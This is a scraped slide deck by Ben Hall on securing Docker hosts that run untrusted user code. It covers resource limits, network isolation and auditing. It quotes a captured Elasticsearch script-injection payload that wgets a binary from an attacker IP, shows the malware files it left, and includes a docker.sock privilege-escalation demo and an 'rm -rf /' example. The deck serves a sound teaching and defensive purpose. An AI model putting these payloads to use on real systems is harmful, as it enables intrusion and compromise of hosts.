
Docker & IPTables provides inbound
restrictions
Bandwidth
Difficult to restrict
Three issues
CPU
Disk Space
Bandwidth

$ docker diff
$ ~/.bash_history
Sysdig
Very powerful. A lot of data.
Built separate auditing service logging commands
from users
The Warden
Based on Docker Stats API
Snort for Docker?

A lot more…
• Privileged containers open up a world of
pain
• setuid / setgid
• IPTables=false
• docker.sock opens a lot of doors
• Docker Images containing “presents”

$ docker run benhall/cute-kittens
Error: Missing docker.sock
Usage: docker run -v /var/run/docker.sock:/var/run/docker.sock
benhall/cute-kittens
$ docker run -v /var/run/docker.sock:/var/run/docker.sock
benhall/cute-kittens
if [ -e /var/run/docker.sock ]; then
echo "**** Launching ****”
docker run --privileged busybox ls /dev
echo "**** Cute kittens ****"
else
echo "Error: Missing docker.sock”
fi
What happens when it all goes
wrong?

Hosting provider becomes
unhappy
org.elasticsearch.search.SearchParseException: [index][3]:
query[ConstantScore(*:*)],from[-1],size[1]: Parse Failure [Failed to parse
source
[{"size":1,"query":{"filtered":{"query":{"match_all":{}}}},"script_fields":{"exp":{"s
cript":"import java.util.*;nimport java.io.*;nString str = "";BufferedReader br
= new BufferedReader(new
InputStreamReader(Runtime.getRuntime().exec("wget -O /tmp/xdvi
http://<IP Address>:9985/xdvi").getInputStream()));StringBuilder sb = new
StringBuilder();while((str=br.readLine())!=null){sb.append(str);}sb.toString();"
}}}]]

http://blog.benhall.me.uk/2015/09/what-happens-when-an-elasticsearch-container-is-hacked/
C /bin
C /bin/netstat
C /bin/ps
C /bin/ss
C /etc
C /etc/init.d
A /etc/init.d/DbSecuritySpt
A /etc/init.d/selinux
C /etc/rc1.d
A /etc/rc1.d/S97DbSecuritySpt
A /etc/rc1.d/S99selinux
C /etc/rc2.d
A /etc/rc2.d/S97DbSecuritySpt
A /etc/rc2.d/S99selinux
C /etc/rc3.d
A /etc/rc3.d/S97DbSecuritySpt
A /etc/rc3.d/S99selinux
C /etc/rc4.d
A /etc/rc4.d/S97DbSecuritySpt
A /etc/rc4.d/S99selinux
C /etc/rc5.d
http://blog.benhall.me.uk/2015/09/what-happens-when-an-elasticsearch-container-is-hacked/
A /etc/rc5.d/S97DbSecuritySpt
A /etc/rc5.d/S99selinux
C /etc/ssh
A /etc/ssh/bfgffa
A /os6
A /safe64
C /tmp
A /tmp/.Mm2
A /tmp/64
A /tmp/6Sxx
A /tmp/6Ubb
A /tmp/DDos99
A /tmp/cmd.n
A /tmp/conf.n
A /tmp/ddos8
A /tmp/dp25
A /tmp/frcc
A /tmp/gates.lod
A /tmp/hkddos
A /tmp/hsperfdata_root
A /tmp/linux32
A /tmp/linux64
A /tmp/manager
A /tmp/moni.lod
A /tmp/nb
A /tmp/o32
A /tmp/oba
A /tmp/okml
A /tmp/oni
A /tmp/yn25
C /usr
C /usr/bin
A /usr/bin/.sshd
A /usr/bin/dpkgd
A /usr/bin/dpkgd/netstat
A /usr/bin/dpkgd/ps
A /usr/bin/dpkgd/ss

Is Docker Secure?
• Yes. It’s as secure as your practices are.
• ElasticSearch hack would have taken over
entire box
• I’ve pointed out the bad bits
• New game, new rules to play by.
Thank you!
@Ben_Hall
Ben@BenHall.me.uk
Blog.BenHall.me.uk
www.joinScrapbook.com

Lessons from running potentially malicious code inside Docker containers

  • 1.
    Lessons from runningpotentially malicious code inside containers @Ben_Hall Ben@BenHall.me.uk Ocelot Uproar / Scrapbook
  • 2.
    @Ben_Hall / Blog.BenHall.me.uk TechSupport > Tester > Developer > Founder / Freelancer Software Development Studio WHOAMI?
  • 3.
    “What happens whenyou give anonymous unrestricted access to a hosted Docker container & daemon?” This is how we [try to] protect ourselves
  • 4.
  • 6.
    Multi-tenant system PaaS CI Servers Untrusted3rd Parties Docker Security Practices
  • 8.
  • 9.
    $ whoami $ pwd $cd / $ ls $ apt-get install <some package> $ passwd $ rm –rf /
  • 11.
    Dockerfile RUN adduser <newuser> USER <new user> $ docker run –u <new user>
  • 12.
    $ uptime $ free-m $ df -h $ cat /proc/cpuinfo
  • 14.
    If you canping it, you can try to hack it --icc=false $ cat /etc/hosts 172.17.9.121 st_undefined_x7gd_RrD04w81FSQAANX 172.17.0.220 the-warden.bridge 172.17.9.118 st_nkxqyj_d2d.bridge 172.17.9.119 st_4jm1qk_d2d0 172.17.9.106 angry_blackwell
  • 15.
  • 17.
    “It also allowsthe container to access local network services + like D-bus and is therefore considered insecure” $ docker run --net=host -it ubuntu bash root@ubuntu:/# shutdown now root@ubuntu:/# $ docker run --net=host -it ubuntu bash Post http://docker:4243/v1.20/containers/create: EOF. * Are you trying to connect to a TLS-enabled daemon without TLS? * Is your docker daemon up and running?
  • 18.
    Docker provides alot out of the box but not everything…
  • 19.
  • 20.
  • 21.
    $ docker run-d -u daemon --ulimit nproc=3 busybox top $ docker run -d -u daemon --ulimit nproc=3 busybox top $ docker run -d -u daemon --ulimit nproc=3 busybox top $ docker run -d -u daemon --ulimit nproc=3 busybox top efe086376f3d1b09f6d99fa1af8bfb6e021cdba9b363bd6ac10c07704239b398 Error response from daemon: Cannot start container efe086376f3d1b09f6d99fa1af8bfb6e021cdba9b363bd6ac10c07704239b398 : [8] System error: resource temporarily unavailable
  • 22.
    $ while :;do echo 'Hello World'; done
  • 23.
    $ fallocate Operation NotSupported $ truncate $ dd
  • 24.
    Root users canwrite to it. If you can write to it, you can fill it. $ ls /docker/aufs/diff/<container-id>/ $ cat /docker/containers/<container-id>/hosts
  • 25.
    Docker & IPTablesprovides inbound restrictions
  • 26.
  • 27.
  • 28.
  • 29.
    $ docker diff $~/.bash_history
  • 31.
    Sysdig Very powerful. Alot of data. Built separate auditing service logging commands from users
  • 32.
    The Warden Based onDocker Stats API Snort for Docker?
  • 33.
    A lot more… •Privileged containers open up a world of pain • setuid / setgid • IPTables=false • docker.sock opens a lot of doors • Docker Images containing “presents”
  • 34.
    $ docker runbenhall/cute-kittens Error: Missing docker.sock Usage: docker run -v /var/run/docker.sock:/var/run/docker.sock benhall/cute-kittens $ docker run -v /var/run/docker.sock:/var/run/docker.sock benhall/cute-kittens
  • 35.
    if [ -e/var/run/docker.sock ]; then echo "**** Launching ****” docker run --privileged busybox ls /dev echo "**** Cute kittens ****" else echo "Error: Missing docker.sock” fi
  • 36.
    What happens whenit all goes wrong?
  • 37.
  • 40.
    org.elasticsearch.search.SearchParseException: [index][3]: query[ConstantScore(*:*)],from[-1],size[1]: ParseFailure [Failed to parse source [{"size":1,"query":{"filtered":{"query":{"match_all":{}}}},"script_fields":{"exp":{"s cript":"import java.util.*;nimport java.io.*;nString str = "";BufferedReader br = new BufferedReader(new InputStreamReader(Runtime.getRuntime().exec("wget -O /tmp/xdvi http://<IP Address>:9985/xdvi").getInputStream()));StringBuilder sb = new StringBuilder();while((str=br.readLine())!=null){sb.append(str);}sb.toString();" }}}]] http://blog.benhall.me.uk/2015/09/what-happens-when-an-elasticsearch-container-is-hacked/
  • 41.
    C /bin C /bin/netstat C/bin/ps C /bin/ss C /etc C /etc/init.d A /etc/init.d/DbSecuritySpt A /etc/init.d/selinux C /etc/rc1.d A /etc/rc1.d/S97DbSecuritySpt A /etc/rc1.d/S99selinux C /etc/rc2.d A /etc/rc2.d/S97DbSecuritySpt A /etc/rc2.d/S99selinux C /etc/rc3.d A /etc/rc3.d/S97DbSecuritySpt A /etc/rc3.d/S99selinux C /etc/rc4.d A /etc/rc4.d/S97DbSecuritySpt A /etc/rc4.d/S99selinux C /etc/rc5.d http://blog.benhall.me.uk/2015/09/what-happens-when-an-elasticsearch-container-is-hacked/ A /etc/rc5.d/S97DbSecuritySpt A /etc/rc5.d/S99selinux C /etc/ssh A /etc/ssh/bfgffa A /os6 A /safe64 C /tmp A /tmp/.Mm2 A /tmp/64 A /tmp/6Sxx A /tmp/6Ubb A /tmp/DDos99 A /tmp/cmd.n A /tmp/conf.n A /tmp/ddos8 A /tmp/dp25 A /tmp/frcc A /tmp/gates.lod A /tmp/hkddos A /tmp/hsperfdata_root A /tmp/linux32 A /tmp/linux64 A /tmp/manager A /tmp/moni.lod A /tmp/nb A 